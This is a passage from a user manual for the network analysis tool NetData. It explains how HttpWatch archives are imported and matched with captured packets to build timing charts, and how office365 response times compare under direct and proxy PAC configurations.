


This command might take more than a minute to build the tree of a large JSON file. A quicker way to view parts of the JSON file is to load the relevant transactions from the database, whether page or file requests, and from a context menu choose to 'Describe Transaction'. The last branch in the description's tree contains the relevant extract form the JSON file:




9.3 Composite Waterfall Charts from HttpWatch and Packets

The following chart displays transaction bars drawn from both an imported HttpWatch archive and captured packets. One of the two TCP connections supports an HTTPS secure session.




NetData can present a composite waterfall chart as below. When imported transactions are loaded but hidden the chart displays only those transaction bars determined by captured packets, but grey bars are added to indicate transaction-blocked times recorded by HttpWatch, and transaction legends are also derived from the HttpWatch archive. Pop-up boxes present transaction descriptions from both sources.



9.4 Enhanced Investigations with HttpWatch Archive Files


NetData now performs a more extensive analysis of HttpWatch archive files and makes it easier to compare the performance of different network configurations as might occur with different PAC (proxy auto-config) files that address page requests to a proxy server or direct to host servers.

1. The path name for imported archive files may include a wild-card (asterisk) to import a large number of files automatically after analysing a sequence of packet capture files. Otherwise extra files can be imported with an option in the File menu, or simply dragged and dropped on NetData's main window.
2. Each HttpWatch (HW) characterisation of a page request is classed as a *user transaction* and assigned a user ID that combines its page number with the name of its archive file. This user ID is assigned to all the file-request transactions that refer to the same page.
3. NetData matches the TCP connections identified by HW with the corresponding connections characterised by the network traffic and assigns their connection IDs to the HW transactions.
4. NetData matches HW transactions with their corresponding sniffer transactions and assigns to them the user IDs of the HW transactions. Consequently, it is possible to load charts with only the HW and sniffer transactions generated by an individual page request.
5. When matching HW and sniffer transactions NetData compares the timestamps of the transaction start and end times and calculates an adjustment to HW timestamps to achieve the best alignment of transaction bars on the timing chart. Matching timestamps have revealed that the HW clock sometimes jumps forward or back by almost 40 ms. A forward jump can cause one HW transaction to partially overlap a preceding transaction on the same connection, with the result that on a timing chart NetData adds another layer to the stack of transaction bars.




The time adjustment can be refined manually when a chart is compiled with HW transactions.


6. A timing chart related to a particular page request can be populated with successive levels of detail:
    a. Load all the HW and sniffer transactions with the same user ID by right-clicking on a page-request marker on the performance chart:



b. Load all the related connection-requests and SSL handshake transactions by right-clicking anywhere in the grid area of the timing chart and choosing ‘Plot Trans of Displayed Connections’:




c. Load all the packets of the displayed connections by right-clicking anywhere in the grid area of the timing chart and choosing ‘Plot Packets or Component Trans of, Displayed Connections’:



The request-response pair of an HW file-request transaction may be blocked in the browser for many reasons (including a limited number of allowed connections) and HW characterises the


delay as Blocked time. Other delays prior to the application round-trip are attributed to DNS time, Connect time (for TCP connection setup and possible HTTP CONNECT request) and SSL Handshake time. NetData records these extra delays as auxiliary transactions that form their own bars on the timing chart. Statistics of the file-request response times don't reflect these auxiliary delays.

For a more realistic comparison of file-request times in different networks NetData also records file-request transactions whose response times include the auxiliary delays. These transactions are classed as group transactions to distinguish them from transactions in the imported class. Normally all the auxiliary delays are included, but an option in the menu of miscellaneous decoding controls excludes Blocked and DNS time from the group transactions.




This chart stacks the bars of three different representations of the same transaction. The bottom layer comprises the HW imported file request with two auxiliary transactions indicating Connect and Handshake times. The middle layer comprises the four round-trips derived from captured packets: a connection setup; two handshake round-trips; and the file request. The top layer contains the HW group transaction which represents the auxiliary delays as part of the (green) request-message time that precedes the server processing time for the file request.


Any classes of transactions can be hidden from the timing chart by deselecting them in the drop-down menu in the chart's format-control window:




The following two response-time distribution charts compare performance with two different PAC files: the first directs office365 requests directly to host servers; and the second directs requests to a proxy server. The charts were drawn only from HW group transactions whose response times included all the auxiliary delays including blocked, DNS, connect and handshake times. Furthermore, all the transactions included the name ‘office365’ in their URL and they were selected with a ‘Select All’ search of relevant transaction types in the transaction-class tree.




The chart menu of the tree was confined to ‘Alt Trans Class’ and the group class was selected in its sub-menu:



Unlike the main menu, the sub-menu can accept only one selection, like the drop-down list in the load-data window.




When requests were sent directly to their host servers the minimum response time was 220 ms; the most frequent response times were around 480 ms and the average was 840 ms.




When requests were directed to a proxy server 64% of files were served from the proxy's cache with response times around 180 ms. However, extra time was spent with HTTP Connect requests and because new connections were blocked for long times the average response time was 4.4 seconds. Although this comparison is an accurate reflection of network performance it may not reflect all the delays caused by a limited number of concurrent connections when using the proxy.

